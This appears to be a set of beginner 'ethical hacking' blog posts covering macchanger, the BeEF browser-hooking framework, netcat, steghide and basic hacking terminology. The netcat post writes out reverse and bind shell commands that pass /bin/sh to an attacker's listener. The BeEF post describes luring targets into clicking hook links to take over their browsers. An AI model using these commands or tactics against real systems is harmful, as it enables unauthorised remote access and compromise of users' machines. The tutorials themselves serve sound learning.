Posted on

Complete guide to MAC changer tool

Hello, aspiring ethical hackers. In this blogpost, you will learn about a tool named MAC changer. In your ethical hacking journey there may be one day a need arise to change your MAC addresses. Although you can change your MAC addresses manually, mac changer is a tool that helps you to change it automatically. In our previous data link layer attacks, you learnt that communication in a LAN takes place with MAC addresses.


In our previous article on Data-link layer attacks, you have learnt what is a MAC address and its uses. Now, let’s see how to change your MAC addresses using MAC changer tool. To be able to change your MAC address first, you need to know your present MAC address. You can find out the MAC address of your machine using the command shown below.

ip a

You can see the current version of mac changes installed using the ‘-V’ option as show below.

You can see that each network adapter (NIC) attached to the system has one unique MAC address. You can also see your the MAC address of your device using MAC changer with the “-s” option.

macchanger -s <network interface>

If you want to see all the vendors that provide MAC addresses, using mac changer, the option is ‘-l’ as shown below.

macchanger -l

Before changing the MAC address of a adapter, make sure you disable that adapter using command as shown below.

sudo ip link set eth0 down

After making changes, you can enable the adapter using command shown below.

sudo ip link set eth0 up

Now, let’s see the different ways in which MAC addresses can be changed using mac changer. To give a random MAC address to a particular network adapter, say to the “eth0” adapter, the option we need to use is “-r”.

macchanger -r <interface>

To assign a random vendor MAC address of the same kind with mac changer, the option to use is “a”.

macchanger -a <interface>

To give a random MAC address of any kind, we can use the “-A” option.

macchanger -A <interface>

Every vendor has a unique MAC address that starts with unique vendor bytes. Using this tool, you can also change the MAC address without changing the vendor bytes using the “-e” option.

macchanger -e <interface>

You already know that MAC address is hardcoded to a hardware NIC card. Using this tool, you can also make your changed MAC addresses pretend as the burned in address of the NIC.

macchanger -b -r <interface>

That’s all about mac changer tool.

Posted on

BeEF Browser exploitation tool: Beginners guide

Hello, aspiring ethical hackers. In our previous blogposts, you learnt about Windows hacking techniques, Linux hacking techniques etc. In this blogpost, you will learn about BeEF tool that focuses on exploiting a software or program extensively used in both Linux and Windows operating systems. We are talking about web browser. BeEF is short for “The Browser Exploitation Framework”. It is a penetration testing tool focusing on the web browser.

In the noise of ever increasing cases of web server hacking and web application hacking, one that is often ignored is the exploitation of web clients, aka browser. Browsers once compromised, provide a easy way of gaining access to hackers. No doubt, attacks targeting web clients are on the rise. BeEF helps pen testers to understand the security posture of web browsers in an organization.

Let’s see how to use it. BeEF is present in the repositories of Kali Linux. We will be using the same for this tutorial. It can be installed on Kali as shown below.

After BeEF is successfully installed, don’t forget to run it with root privileges. Otherwise, it will not start.

After running for the first time, BeEF will ask you to setup a new password. Set it. Once you set it, it will start a web interface by default. Before that, it will display a hook as shown below.

Before you use BeEF further, you need to understand two terms related to it. They are,

  1. Hook: A hook is something used to trap a browser.
  2. Zombie: A trapped browser is known as a Zombie.

Once the web interface of BeEF opens, login with username “beef” and the password you set earlier.

Once you login, you will be greeted with the dashboard of BeEF. The interface can be divided into two parts. On the left, you will see hooked browsers section. All those browsers that are compromised by BeEF are shown here. On the right, you can see the general interface of BeEF.

It has three tabs. The “Logs” tab show all the activity happening with BeEF.

The “Zombies” tab, as you expected will display all the compromised browsers.

BeEF also has “Getting started” tab. Now, let’s see how to hook a browser. Browsers can be hooked by using the hooks shown at the beginning. You have to somehow make users click on this hook script. Of course, this requires social engineering.

For demonstration purpose, BeEF has two demo pages that work as hooks. One is basic and advanced. They can be found in “Getting Started” tab as highlighted in the above image. Here is the basic demo page and advanced demo page.

All we have to do is copy the links of the pages and make target users click on these links. As soon as they do it, the browser gets hooked as shown below.

When you click on the IP, the “current browser” tab opens, displaying general information about the target OS on which that browser is installed.

The “Current browser” tab opens a few sub-tabs of itself. You have seen about the “details” tab above. The “Logs” sub-tab shows all the logs belonging to the current browser.

The most powerful part of BeEF in its command section.

This section includes all the commands that can be executed on the target system.

For example, let’s execute a command “Detect Antivirus” as shown below. This command as its name suggests tries to detect if Antivirus is installed on target system or not. We can execute this module by clicking on “Execute” as shown below.

To see the result of the executed command, click on the command in history. It will display the result in command results window to the right.

In our case, it’s true that Antivirus is not installed on the target system. If you click on the “Zombies” tab you have learnt above earlier, your hooked browser can be seen, as shown below.

Posted on

Hackers guide to netcat

Hello, aspiring ethical hackers. In this blogpost, you will learn about the tool netcat and its use for ethical hackers. This tool along with Nmap is given a wide berth in ethical hacking courses as it can create any kind of connections.

Netcat, also known as swiss army knife in cybersecurity circles is a multi-utility tool that can perform various functions for a pen tester. Let’s learn about all the uses of it for ethical hackers.

Port scanning

Although not as versatile as Nmap, it can perform port scanning for you during scanning stage of a hack. It is less noisy and unconventional. Let’s see port 80 is open on our target system using netcat.

nc -zv <target ip> <target port>

You can scan multiple ports at once using netcat.

nc -zv <target ip> <target port 1> <target port 2> <target port 3>

You can even scan a range of ports at once using it.

nc -zv <target ip> <range of ports> 

Grabbing banners

There are other awesome banner grabbing tools but in case of subtlety netcat can also grab banners in its own quite sense. This may be helpful when you have completed gaining access on the target network and wish to grab banners of the services running from inside. It is easy to transport to the target network. This is how simple it is to grab banners with netcat. All you have to do is specify the text IP and port and hit ENTER.

nc <target ip> <target port>

For HTTP, after specifying target IP and post, type “HTTP 1.1 100” as shown below to grab the banner.

File Transfer

This function of netcat comes useful during Post-exploitation stage after you have gained access to the target system. Netcat can help you in transferring files to the target system from the attacker system. Note that both the attacker and target systems should have netcat installed.

Let’s demonstrate this. For this, we will be transferring the same file used during tutorial of steghide. First, on the target system, type the command shown below using the name of the file to be transferred.

nc -l -p <target port> > <file>

Then on the attacker system, type the below command.

nc <target IP> <target port> < <file>

Here is the file that is transferred to the target system.

Bind and Reverse shells

You have learnt about shell and different types of shells in our previous blogposts. If you want to have a quite shell after gaining access, netcat can do it for you. The most familiar scenario is gaining a reverse shell. Let’s see how to get a reverse shell with netcat. Note that there are two types of netcat available. With the original netcat, users seem to be facing some problems in gaining a shell.

Another netcat is available from the makers of Nmap. Called as “ncat”, let’s use it to get a reverse shell first. On the attacker system, type the command shown below to start a listener.

ncat -lvp <port to listen on> 

Then, type the command shown below on the target system.

ncat <attacker system's ip> <port attacker is listening on> -e /bin/sh 

As soon as you do that on the target system, we get a shell on the attacker system.

To get a bind shell, first we need to start a listener on the target system as shown below.

ncat -lvp <port to listen on> -e /bin/sh 

Then on the attacker system, do this.

nc <target IP> <target port>

Here’s the bind shell.

Posted on

Beginners guide to Steghide

Hello, aspiring ethical hackers. In one of our previous blogposts, you have learnt in detail about steganography and types of steganography techniques. In this blogpost, you will learn about steghide, a tool that can perform image steganography and audio steganography.

Let’s see how this tool works. This tool is installed by default in Kali Linux. The command to use steghide is shown below. If it is not installed yet, the system will prompt you to install it as shown below.

After steghide is successfully installed, let’s get ready our files. To perform steganography, we need two files: a file we want to hide (hereby called as secret file to avoid confusion) and another file to hide this secret file. So, first let’s create file which we want to hide (I mean, secret file). Let’s create a text file named “secret.txt” with some text inside as shown below.

Now, we need a file in which we can hide this “secret.txt” file. With Steghide, we can hide secret data in JPEG, BMP and audio files of WAV and Au formats. For this tutorial, let’s just download a hot pic in jpeg format from Freepix as shown below. 

What can be hotter than an erupting volcano. Since both files are ready, we can start working with steghide. Here’s the command.

Here is the explanation of the options used:

–embed: for embedding a file into another (in this case, embedding secret.txt into volcano.jpg).

-ef: file that needs to be hidden or embedded

-cf: file in which the above file is to be hidden.

-sf: resultant file after embedding.

You can embed a file even without using the ‘-sf’ option but when you do that, the original file (in our case, volcano.jpg) will be overwritten. Steghide will ask you to set a password while embedding a file, you can continue without setting the password too, but that would make it easy for right people to see the secret message. This is the image with secret data hidden beside it.



It is looking just like any normal image, right. We can use steghide to specify additional options while embedding but before that let’s learn how to extract this secret data from the image file. To retrieve hidden data from the image file, we use the “extract” command of steghide is used.

You can even specify a separate file to extract the secret data from using the ‘-xf’ option below.

Whatever the case, you have to enter the correct password while extracting. Steghide also has a ‘info” command to display the information about the image file with secret data. Here it is how it works on a normal image file.

Now, let’s get information about our “volcano_with_secret.jpg file.

As you can see, steghide reveals that the above file (volcano_with_secret.jpg) is embedding a file named “secret.txt, it is compressed and encrypted with rijndael-128, cbc encryption. Now, let’s learn about additional options that can be used with steghide while embedding a file. We have seen while using “info” command that the name of the embedded file was displayed using the “-N” option, you can stop this name from being displayed.

Now, let’s observe this file using the “info” command as shown below.

As you can see, the name of the hidden file is not being displayed now. You can even encrypt a file with steghide using the “-z” option.

By default, steghide uses rijndael-128 cbc encryption to encrypt the file. We can even specify the encryption algorithm we want. The encryption algorithms supported by steghide can be viewed using the “encinfo” command.

We can set our own encryption algorithm we want using the ‘-e’ option. For example, let’s set the DES algorithm with cbc cipher.

That is how we use steghide to hide a file.

Posted on

Beginners guide to ethical hacking

Hello aspiring ethical hackers. In this blogpost, you will learn in detail about ethical hacking. As the cybersecurity threat landscape is continuously evolving, the role of ethical hacking role in protecting the organizations is also increasing. But what exactly is ethical hacking?

What is Ethical Hacking?

Ethical hacking is the process of hacking into a system, network or application but with the permission or authorization of the owner of the resource. In simple terms ethical hacking is gaining access to someone’s system, network or application with their prior permission. Ethical hacking is performed to detect and find any threats or vulnerabilities malicious hackers in real-world may exploit and then patch them to improve the security of the organization.

Terminology of ethical hacking

To understand hacking, you need to have a basic understanding of some of the terms related to hacking. They are,

1. Asset:

In an organization, anything of value is considered as an asset. For example, employee records of the organization, employee credentials, records of its customers, the servers, computers etc are considered of value to the organization.

2. Threat:

Any action or event that can disrupt the organization’s activities can be termed as threat. For example, these actions can be deleting the user accounts of employees of the organization, making their services unavailable to their customers etc.

3. Vulnerability:

A vulnerability is a weakness in the system application or network of the organization.

4. Exploit:

The programing code written to take advantage of this vulnerability is known as exploit. (A zero-day vulnerability is a vulnerability which doesn’t have any patch yet).

5. Patch:

Code written to mitigate the vulnerability in the system, application or network is known as a patch. (You should have heard of Exploit Database. As the name of the website implies, it hosts all the exploits or POC’s. A proof of Concept is the exploit code written to demonstrate the vulnerability.

6. Payload:

In hacking, exploit takes advantage of the vulnerabilities. After exploiting the vulnerability, hackers usually run specific code. This code is known as payload. For example, ms_08_067 is a vulnerability which is exploited by the exploit module of same name, while meterpreter is the payload. Learn more about the payloads here.

7. Impact:

The damage done to the asset due to exploitation of vulnerability is known as impact.

Types of hackers

A person performing ethical hacking is known as an ethical hacker. You have learnt that a person performing hacking is known as a hacker. Based on the type of hacking they perform; hackers can be classified into different types. They are,

1. Black Hat Hacker:

A Black Hat Hacker is a hacker who performs all illegal hacking attacks. These are the villains in the domain of hacking.

2. White Hat Hacker:

If there are bad guys of hacking, there are bound to be good guys of hacking. White Hat hackers are the good guys of hacking. They protect the organizations from the Black Hat Hackers.

3. Grey Hat Hacker:

Like the Grey zone, these hackers are in the group of ambiguous zone, who cannot be necessarily called Black Hat or White Hat hackers. For example, a person working as a White Hat Hacker in day and taking Black Hat assignments at night.

4. Green Hat Hacker:

Green Hat Hackers are those hackers who have no knowledge but are “experts” at using readymade tools and exploits made by Elite Hackers.

5. Red Hat Hacker:

Red Hat Hackers are White Hat Hackers that try to take down or prevents Black Hat Hackers. They sometimes use aggressive tactics to achieve their goal.

6. Blue Hat Hacker:

Blue Hat Hackers (also known as Blue Teams) are hired to test the organization for any vulnerabilities or weaknesses. They are similar to White Hat Hackers but are extreme.

7. Hacktivist:

A hacktivist is a type of hacker who hacks to promote a political or social or environmental cause.

8. Elite Hackers:

At the opposite ends of Green Hat Hacker or script kiddie, we have the Elite Hackers who have deep knowledge of hacking. He/she likes to write his/her own exploits, find  zero-days etc.

9. Advanced Persistent Threats (APTs):

APT’s are state-sponsored hackers (more rightly hacker groups) that are specifically used to target enemy nations, perform cyber espionage, collect information etc.

What are the 5 phases of ethical hacking?

Ethical hacking consists of 5 phases. They are,

1. Foot printing:

Also known as information gathering or reconnaissance, in this phase ethical hackers try to collect as much information as possible about the target organization or individual that may be helpful to them in the next phases of ethical hacking. Learn more about Footprinting.

2. Scanning & enumeration:

In this phase, the target organization’s network is probed to find any path of entry that can provide a way for ethical hackers into the network. It includes scanning for live systems in the network range, scanning for open ports on the LIVE systems and services running on them and scanning for any vulnerabilities in those services.

Then these services are enumerated to find any user accounts or other Information about the target networks. Learn more about scanning & enumeration.

3. Gaining access:

In this phase ethical hacking, ethical hackers exploit one of the vulnerability or weakness found in the second phase and gain a shell on the target system or network. Learn more about gaining access.

4. Maintaining access:

In this phase, ethical hackers after gaining initial access on the target system or network, try to maintain this access for future and continuous use. Learn more about various techniques used for maintaining access.

5. Covering tracks:

In this phase, ethical hackers try to hide or erase all their operations performed on the target system or network until now. This is to remove any evidence of their malicious activity. In Black Hat Hacking, they do this to prevent tracing of the hack back to them. This phase is also known as clearing tracks. Learn more about covering tracks.